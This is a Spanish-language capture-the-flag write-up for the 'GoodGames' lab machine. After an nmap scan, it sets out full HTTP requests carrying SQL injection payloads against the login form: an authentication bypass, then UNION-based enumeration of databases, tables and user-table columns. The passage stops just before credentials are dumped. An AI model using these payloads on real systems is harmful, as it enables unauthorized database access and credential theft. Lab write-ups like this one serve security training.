
GoodGames - Writeup

RECONOCIMIENTO - EXPLOTACION


Realizamos un escaneo de puertos con nmap:

```
PORT   STATE SERVICE VERSION
80/tcp open  http    Apache httpd 2.4.51
|_http-title: GoodGames | Community and Store
| http-methods:
|_  Supported Methods: GET HEAD OPTIONS POST
|_http-favicon: Unknown favicon MD5: 61352127DC66484D3736CACCF50E7BEB
|_http-server-header: Werkzeug/2.0.2 Python/3.9.2
Service Info: Host: goodgames.htb
```

Hay un panel de login, probamos con unas credenciales:




Nos da un codigo de estado 500:




Vamos a capturar esa peticion con el burpsuite y vamos a probar una sql injection basica:

```
POST /login HTTP/1.1
Host: goodgames.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101
Firefox/128.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image
/webp,image/png,image/svg+xml,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 33
Origin: http://goodgames.htb
Connection: keep-alive
Referer: http://goodgames.htb/
Upgrade-Insecure-Requests: 1
Priority: u=0, i

email=' or 1=1-- -&password=admin
```




Nos dice que login successful, podemos enumerar la base de datos comenzando con el orden de las columnas para saber cuantas hay:

Pruebo con 100 y vemos el panel de login:




Pruebo del 1 al 4 y me doy cuenta que en todos obtengo esta respuesta:



Como sabemos que hay 4 columnas tenemos que saber que numero de columna se representa en la web para poder enumerar el contenido:


Vemos un "4", si intentamos injectar una palabra tambien la vemos reflejada:

```
POST /login HTTP/1.1
Host: goodgames.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101
Firefox/128.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image
/webp,image/png,image/svg+xml,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 53
Origin: http://goodgames.htb
Connection: keep-alive
Referer: http://goodgames.htb/
Upgrade-Insecure-Requests: 1
Priority: u=0, i

email=' union select 1,2,3,"pwned"-- -&password=admin
```




Vamos a enumerar las bases de datos:

```
POST /login HTTP/1.1
Host: goodgames.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101
Firefox/128.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image
/webp,image/png,image/svg+xml,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 104
Origin: http://goodgames.htb
Connection: keep-alive
Referer: http://goodgames.htb/
Upgrade-Insecure-Requests: 1
Priority: u=0, i

email=' union select 1,2,3,group_concat(schema_name) from
information_schema.schemata-- -&password=admin
```




Enumeramos las tablas de la base de datos main:

```
POST /login HTTP/1.1
Host: goodgames.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101
Firefox/128.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image
/webp,image/png,image/svg+xml,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 127
Origin: http://goodgames.htb
Connection: keep-alive
Referer: http://goodgames.htb/
Upgrade-Insecure-Requests: 1
Priority: u=0, i

email=' union select 1,2,3,group_concat(table_name) from
information_schema.tables where table_schema='main'-- -&password=admin
```




Enumeramos las columnas de la tabla user:

```
POST /login HTTP/1.1
Host: goodgames.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101
Firefox/128.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image
/webp,image/png,image/svg+xml,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 151
Origin: http://goodgames.htb
Connection: keep-alive
Referer: http://goodgames.htb/
Upgrade-Insecure-Requests: 1
Priority: u=0, i

email=' union select 1,2,3,group_concat(column_name) from
information_schema.columns where table_schema='main' and
table_name='user'-- -&password=admin
```




Enumeramos el nombre y la contraseña:



